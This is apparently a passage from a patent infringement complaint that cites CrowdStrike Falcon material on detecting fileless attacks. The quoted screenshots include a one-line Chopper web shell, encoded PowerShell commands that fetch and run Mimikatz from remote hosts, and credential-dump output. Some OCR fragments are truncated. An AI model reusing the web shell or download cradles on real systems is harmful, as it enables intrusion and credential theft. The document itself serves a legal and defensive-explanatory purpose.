  TCP    [fe80::956:7347:597c:6d96%13]:52251  [fe80::956:7347:597c:6d96%13]:389  ESTABLISHED


C:\inetpub\wwwroot\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::956:7347:597c:6d96%13
   IPv4 Address. . . . . . . . . . . : 10.10.3.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.3.1

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\inetpub\wwwroot\> whoami
nt authority\system


C:\inetpub\wwwroot\>
```

Because the falcon
sensor sits at the kernel


How Falcon Prevents Fileless Attacks in Your Org
TMM demo
w3wp.exe
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
ipconfig.exe
cmd.exe
whoami.exe
Low Severity Suspicious Activity
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
NETSTAT.EXE
Low Severity Suspicious Activity
ipconfig.exe
cmd.exe
whoami.exe
Low Severity Suspicious Activity
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
NETSTAT.EXE
Scroll for details
1:52 / 3:17

Command execution indicative of Chopper webshell

A command was run that is associated with Chopper web shell activity.

NETSTAT.EXE

New

Comment

CS-WEBSERV1-TMM

Network Contain

Execution Details

ASSOCIATED BEHAVIOUR	Low Severity Suspicious Activity An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.
COMMAND LINE	netstat -an
FILE PATH	\Device\HarddiskVolume2\Windows\System3...
SHA256	5c748735f5d876a84163d16b042f3ac92d27131b352012e42e16fae89d1a890d
MD5	6f39f6f48cd4828b2c87eb2d2cab45a5
USER ACCOUNT	SPE\CS-WEBSERV1-TMM$
START TIME	Dec. 29, 2016 17:59:01
	Dec. 29, 2016 17:59:02


No Log Entries

File Details

and under these circumstances, they are suspicious.

(*See* https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/; *see also* https://www.youtube.com/watch?v=NdAKnfF-baM at 1:12 - 1:52.)

260. In addition, the Accused Products include “Indicators of Attack (IOAs)” that “correlate endpoint events to detect stealthy activities that indicate malicious activity” and “Exploit Blocking” for “[a]ttacks that use macros, execution, in-memory, and other fileless techniques…detect[ing] and block[ing] exploitation as it occurs.”



2. Prevention of Malware-Free Attacks


a. Indicators of Attack (IOAs)
IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity. A solution that relies on retrospective offline analysis to find IOAs will not be able to keep up with emerging threats and will take a great deal of resources to manage. Online algorithms that use machine learning and do not require an entire data set to perform a useful analysis are faster, more efficient, and more effective.

b. Exploit Blocking
Malware is not always delivered in a file. Attacks that use macros, execution, in-memory, and other fileless techniques are on the rise. Exploit blocking detects and blocks exploitation as it occurs.

(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)

261. In another example, the Accused Products detect and block fileless attacks such as

"[w]eb shells…loaded directly into memory by exploiting a vulnerability that exists on the system, without anything being written to disk" and then "modify[] a single line in the Windows Registry" using "legitimate Windows tool[s]" including "PowerShell or WMI."




first target was a web server using Microsoft ISS and running a SQL Server database. For the initial compromise, the attacker employed a web shell, a short script that can be uploaded to and executed on a web server. The script can be written in any language supported by the web server, such as Perl, Python, ASP or PHP. Web shells are popular in such attacks because they can be loaded directly into memory by exploiting a vulnerability that exists on the system, without anything being written to disk. In this specific attack, the adversary used a SQL injection to insert their web shell onto the server.

WEB SHELLS allow remote access to a system using a web browser. They can be written in ASP or PHP or any other web scripting language and the code can be very small as shown below.

SIMPLE WEBSHELL CODE EXAMPLE:

```
<%@ PAGE LANGUAGE="JSCRIPT"%><%EVAL(REQUEST.ITEM["PASSWORD"],"UNSAFE");%>
```




POWERSHELL is a legitimate Windows tool that allows attackers to perform any action on a compromised system without having to write malware on disk. For additional obfuscation, an attacker can encode their PowerShell script, as shown below:

```
powershell -windowStyle hidden -ExecutionPolicy ByPass -encodedCommand
DQAKAADACgBwAG8AdwBIAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBIAHcALQBPAGIAagBIAGMAdAA-
gAE4AZQB0AC4AVwBIAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoAC-
cAaAB0AHQAcAA6AC8ALwBpAHMALgBnAGQALwBvAGUAbwBGAHUASQAnACkAOwAgAEkAbgB2AG8AawBIA-
COATQBpAG0AaQBrAGEAdAB6ACAALQBEAHUAbQBwAEMAcgBIAGQAcwAIACAAPgAgAEMAOgBcAHUAcwBIAHI-
AcwBcAGEALgB0AHgAdAANAAoAIAAgACAAIAANAAoA
```


(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

262. The Accused Products perform a method that includes *invoking one of the plurality of functions as a result of receiving a call from an application programming instance*. For example,

the Falcon Platform uses "IOAs [that] detect the sequences of events that a piece of malware or an attack must undertake to complete its mission" including "in the case of fileless attacks, malicious code [that] can take advantage of legitimate scripting language such as PowerShell, without being written to disk." These functions are invoked in response to a call from an application programming instance. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables."




Furthermore, in the case of fileless attacks, malicious code can take advantage of legitimate scripting language such as PowerShell, without being written to disk. As we have seen, this is challenging for signature-based methods, whitelisting, sandboxing and even machine learning to analyze. In contrast, IOAs detect the sequences of events that a piece of malware or an attack must undertake to complete its mission. This exposes even the stealthiest fileless methods so they can be addressed promptly.




The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

263. In another example, the Falcon Platform is demonstrated below detecting and blocking a fileless Chopper web shell attack using "powershell.exe." In this example, as shown in the red box annotations below, "powershell.exe" was used to run "Mimikatz in memory, a popular credential-stealing tool" and was identified by the Falcon Platform under "cmd.exe" related to "powershell.exe" including "LSASS process accessed from Powershell" and "PowerShell was run with a hidden window and encoded commands on the command line."



```
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : CS-WEBSERV1-TMM$
Domain            : SPE
SID               : S-1-5-18
          msv :
          tspkg :
          wdigest :
           * Username : CS-WEBSERV1-TMM$
           * Domain   : SPE
           * Password : 92 2d 12 9f 73 fc a7 44 7e 17 59 24 32 4b a1 4a 2b 27 f1 d7 15 4
1 2c 8a d5 a5 f7 38 45 02 57 bd b4 98 b1 1c 1b ae f0 d3 9e 83 c2 8c 71 4f 2a b4
 1d 43 28 37 93 c0 10 d1 0c 0b b7 d1 a3 79 84 16 ba 31 9c 34 80 df 96 f0 80 68
c9 2b 20 fa 3e 95 9d cc a8 89 2a 73 3b 8f 28 4b 9e b5 bd 4b 3b 88 61 ac 31 ec 1
9 1b 4b 84 d0 10 51 ba 30 f2 80 fe e9 0e 7c 7d be fb ad 1a 1e 2d b6 73 37 dc 44
 9c de f7 1d 17 34 97 93 36 a9 62 15 6e 52 0f 2c 52 eb f3 d5 42 6c 9b c7 0b 0d
e9 92 3c ad 96 97 1a f2 f7 0f e8 69 3f 1b 4e 14 a5 5f 81 f4 b6 e4 70 6a c3 14 4
f b1 f3 1f 73 7a 72 d4 88 10 ce b8 3a 0d 7e 40 cb c6 03 13 9e a9 f6 60 44 8a 99
 cf 79 c5 a7 47 bc 76 31 84 ef 59 98 2e e8 f0 17 a9 a0 96 07 8d 5e 77 7c c1 92
fe 77 ab df 4e 59 49 e8
          kerberos :
           * Username : cs-webserv1-tmm$
           * Domain   : SPE.COM
           * Password : (null)
          ssp :
          credman :

mimikatz(powershell) # exit
Bye!
```



App Version: falcon-activity @ 262c71c3

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

whoami.exe 0 21 0 0 0

Low Severity Suspicious Activity — An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.

cmd.exe 0 14 0 0 0

High Severity Suspicious Activity — Command execution indicative of Chopper webshell

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

powershell.exe

High Severity Credent

Low Severity Suspicio

```
powershell -windowStyle Hidden -ExecutionPolicy Bypass -encodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0
HAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AYwBsAHkAbQBiADMAcgAvAFAAbwB3AGUAcgBTAGgAZQBsAGwALw
BtAGEAcwB0AGUAcgAvAEkAbgB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgAEkAbgB2AG
8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AA==
```

cmd.exe 0 14 0 0 0

High Severity Suspicious Activity — Command execution indicative of Chopper webshell

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

NETSTAT.EXE

Low Severity Suspicious Activity — An administrative/reconnaissance tool (xcopy.exe, ping.exe,

powershell.exe

New Comment

CS-WEBSERV1-TMM Network Contain

Execution Details

ASSOCIATED BEHAVIOURS

High Severity Credential Theft
LSASS process accessed from Powershell
Low Severity Suspicious Activity
PowerShell was run with a hidden window and encoded commands on the command line.
Associated IOC (Commandline)
powershell -windowStyle Hidden -Exe…

e7018a371600b866867dab8

MD5: 852d67a27e454bd389fa7f02a8cbe23f

USER ACCOUNT: SPE\CS-WEBSERV1-TMM$


START TIME: Dec. 29, 2016 18:00:51

END TIME: Dec. 29, 2016 18:01:02

We know exactly what's happening on the web server

(*See* https://www.youtube.com/watch?v=NdAKnfF-baM at 2:04 - 2:18.)

264. In another example, as shown below, the Accused Products display information for an event related to "iexplore.exe" loading "Metasploit's meterpreter" web exploit into memory and migrating it into "notepad.exe." "[N]o files were dropped" and the exploit "was loaded into memory." The Accused Products "stop the attack by protecting memory."



Status: NEW

On CS-SE-NYCPRNSRV at 20 May 2016 @ 01:09

Detection Patterns

Intel & Web Exploit & Known Malware & Suspicious Activity & Blocked Exploit

iexplore.exe is involved in the pattern

Known Malware

Metasploit's meterpreter server may have been loaded into a process

No A/V Detections


ANTI-VIRUS DETECTIONS

ANALYSIS DATE (UTC)	FIRST SEEN DATE (UTC)
08 Dec 2014 @ 11:52	15 Jan 2011 @ 15:18

And it was loaded into memory.

(*See* https://www.youtube.com/watch?v=A_2QVLtuRFE at 8:00 - 9:22.)

265. On information and belief, the Accused Products perform a method that includes *executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space*. For example, the Accused Products "[u]ncover the full attack life cycle with in-depth insight into all file, network, memory and process activity" including "memory captures and stack traces" in which the Accused Products analyze a call stack.

